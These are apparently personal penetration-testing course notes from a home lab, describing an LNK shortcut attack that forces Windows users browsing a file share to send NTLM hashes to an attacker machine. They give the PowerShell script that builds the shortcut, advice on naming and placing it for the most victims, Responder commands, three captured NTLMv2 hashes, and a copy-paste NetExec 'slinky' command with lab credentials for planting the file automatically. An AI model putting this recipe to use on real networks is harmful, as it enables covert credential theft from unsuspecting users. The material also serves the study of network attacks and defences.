

# 11 - LNK File Attacks -

---

<https://www.ired.team/offensive-security/initial-access/t1187-forced-authentication#execution-via-.rtf>

The link below is some additional resource to pull this attack.

Lets says we have access to a share on a network. We can generated and dump a malicious file in that share, and every user that accesses that share, is going to have its password hash send back to us, and we can capture that response using Responder.

Heath calls it a watering whole attack. Mainly, we are going to be capturing hashes from users that are accessing that share. They do NOT need to be clicking any links, only accessing that share.

If we are struggling finding hashes, or capturing hashes, users accounts, this is a good idea.

To create that file, we can write it in the machine we have access to, go to PowerShell access as administrator, and type the code for this script line by line in PowerShell.

'''

```
$objShell = New-Object -ComObject WScript.shell
```

```
$Ink = $objShell.CreateShortcut("C:\test.lnk")
```

```
$Ink.TargetPath = "\\Attacker_Machine_IP_Address\@test.png"
```

```
$Ink.WindowStyle = 1
```

```
$Ink.IconLocation = "%windir%\system32\shell32.dll, 3"
```

```
$Ink.Description = "Test"
```

```
$Ink.HotKey = "Ctrl+Alt+T"
```


```
$Ink.Save()
```

'''

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> $objShell = New-Object -ComObject WScript.shell
PS C:\Windows\system32> $lnk = $objShell.CreateShortcut("C:\test.lnk")
PS C:\Windows\system32> $lnk.TargetPath = "\\192.168.163.133\@test.png"
PS C:\Windows\system32> $lnk.WindowStyle = 1
PS C:\Windows\system32> $lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
PS C:\Windows\system32> $lnk.Description = "Test"
PS C:\Windows\system32> $lnk.HotKey = "Ctrl+Alt+T"
PS C:\Windows\system32> $lnk.Save()
PS C:\Windows\system32>
```



It is good to name the file something that will come up near the top of the screen where it can be viewed without the need of scrolling down. The idea here is that the malicious file is going to be activated/loaded as soon as it is viewed by the user, so to be successful in this attack, and gather the most hashes possible, having the malicious file near the top of the screen is a good idea.

Here we are going to be renaming the file to "@test.png".



Program Files (x86)	3/17/2022 8:10 PM	File folder	
Users	9/29/2024 1:30 PM	File folder	
Windows	11/3/2024 1:23 PM	File folder	
Windows.old	9/30/2024 7:09 PM	File folder	
@test	11/5/2024 1:53 PM	Shortcut	2

And, we need to move the file to the file share. We can put this any where, but in this scenario, the file share is going to be the best place to put it because it is a share that is accessed the most by users. If there was a specific share that we knew employees were using, then we would be putting this malicious file in there. The more, the better, if we are getting no results.

Once the malicious file is in there, we are going to run Responder in Kali: (At this point Responder was updated, and it does not allow using -w with -P anymore XD)

```
"#sudo responder -l eth0 -dPv"
```

-v is just for verbose, otherwise hash wont show up in the output.

It did not work at first. Going back and changing the name to "~test".

It did not work either. Going back and double checking code.

Rebooted whole PC. Lets see if this works. I got a lot of errors with Responder about different ports being used, and what not. I decided to reboot everything. That usually does the trick with open ports, and services running in the background.

Here we go, second try.

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Windows\system32> $objShell = New-Object -ComObject WScript.shell
PS C:\Windows\system32> $lnk = $objShell.CreateShortcut("C:\test.lnk")
PS C:\Windows\system32> $lnk.TargetPath = "\\192.168.163.133\@test.png"
PS C:\Windows\system32> $lnk.WindowStyle = 1
PS C:\Windows\system32> $lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
PS C:\Windows\system32> $lnk.Description = "Test"
PS C:\Windows\system32> $lnk.HotKey = "Ctrl+Alt+T"
PS C:\Windows\system32> $lnk.Save()
PS C:\Windows\system32>
```

It was not working. And, suddenly I notice SMB was turned Off in the Responder config file. Which got me thinking, isn't a Shared file in Windows over SMB service? Then, I changed the config file which is located for me in the path /etc/responder/Responder.conf. Turned SMB from Off to On, and that did the trick. And, if you think about it makes sense, we were not capturing any traffic over SMB, and File shares work over SMB. So, we needed that On in order to be able to capture that traffic.

I got different hashes in all captures, so lets see if this is right.

[illegible]

First:

ZRoronoa::ONEPIECE:26349bf8aaa4812d:0510E7E49DD97800930A33B7EF500EB7:0101000000000000000006C907BDA2FDB0117D5721D4BEB897600000000020008004B0041003100470001001E00570049004E002D003600540038005300570049005A00570047004D004F0004003400570049004E002D003600540038005300570049005A00570047004D004F002E004B004100310047002E004C004F00430041004C00030014004B004100310047002E004C004F00430041004C00050014004B004100310047002E004C004F00430041004C00070008000006C907BDA2FDB01060004000200000008003000300000000000000010000000020000019AD23BC3A95F74F900C84D801D4F2DB575FE4BCB76147E3A01B44E4A25F8E0F0A001000000000000000000000000000000000900280063006900660073002F003100390032002E003100360038002E003100360033002E0031003300330000000000000000000000

Second:


ZRoronoa::ONEPIECE:254a35fd4f04a0fa:730723DB7F2FBF7F2559AEF95C6A6CC8:0101000000000000000006C907BDA2FDB019662DBE344FDF13700000000020008004B0041003100470001001E00570049004E002D003600540038005300570049005A00570047004D004F0004003400570049004E002D003600540038005300570049005A00570047004D004F002E004B004100310047002E004C004F00430041004C00030014004B004100310047002E004C004F00430041004C00050014004B004100310047002E004C004F00430041004C00070008000006C907BDA2FDB01060004000200000008003000300000000000000010000000020000019AD23BC3A95F74F900C84D801D4F2DB575FE4BCB76147E3A01B44E4A25F8E0F0A001000000000000000000000000000000000900280063006900660073002F003100390032002E003100360038002E003100360033002E0031003300330000000000000000000000

Third:

ZRoronoa::ONEPIECE:008fa2f9f04044d1:CFB920760396F5BD8E45F86E2D8E5611:010100000000000000006C907BDA2FDB01F1D9040ED92BCA0200000000020008004B0041003100470001001E00570049004E002D003600540038005300570049005A00570047004D004F0004003400570049004E002D003600540038005300570049005A00570047004D004F002E004B004100310047002E004C004F00430041004C00030014004B004100310047002E004C004F00430041004C00050014004B004100310047002E004C004F00430041004C0007000800006C907BDA2FDB0106000400020000000800300030000000000000000000020000019AD23BC3A95F74F900C84D801D4F2DB575FE4BCB76147E3A01B44E4

The scenario we just completed pictures a situation where we could create the file from a machine within the network we are attacking. In other words, we had to login to that machine, create the file, and then copy the file to the "hackme" file share. There are other ways to deploy that file:

We could use netexec, which is the updated crackmapexec.

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: /opt/NetExec'. The terminal shows the prompt '(kali@kali)-[/opt/NetExec]' followed by the command 'netexec smb 192.168.138.137 -d marvel.local -u fcastle -p Password1 -M slinky -M slinky -o NAME=testtest SERVER=192.168.138.149'. The background of the terminal has a faint, stylized dragon logo. The terminal output is currently empty, with a cursor at the end of the command line.

```
(kali@kali)-[/opt/NetExec]  
$ netexec smb 192.168.138.137 -d marvel.local -u fcastle -p Password1 -M  
slinky -M slinky -o NAME=testtest SERVER=192.168.138.149
```

This module as we can see is called "slinky". This will take the file share lookup and if there is a file accessible to our user on that machine, it will go ahead and upload the file for us.

The first IP Address is the target machine's IP where it has the file share for the malicious file to be uploaded. As we are waiting for the response of potential victims, the SERVER IP Address we want to provide is the attacker machine IP Address that is going to be listening for the response.

Currently, there are no exposed file shares in the network for this to work, but in another scenario where we do have an exposed file share, this would probably work.

Syntax for easy copy and paste is:

Automated attack using CME/NetExec:

```
netexec smb 192.168.138.137 -d marvel.local -u fcastle -p Password1 -M slinky -o NAME=test  
SERVER=192.168.138.149
```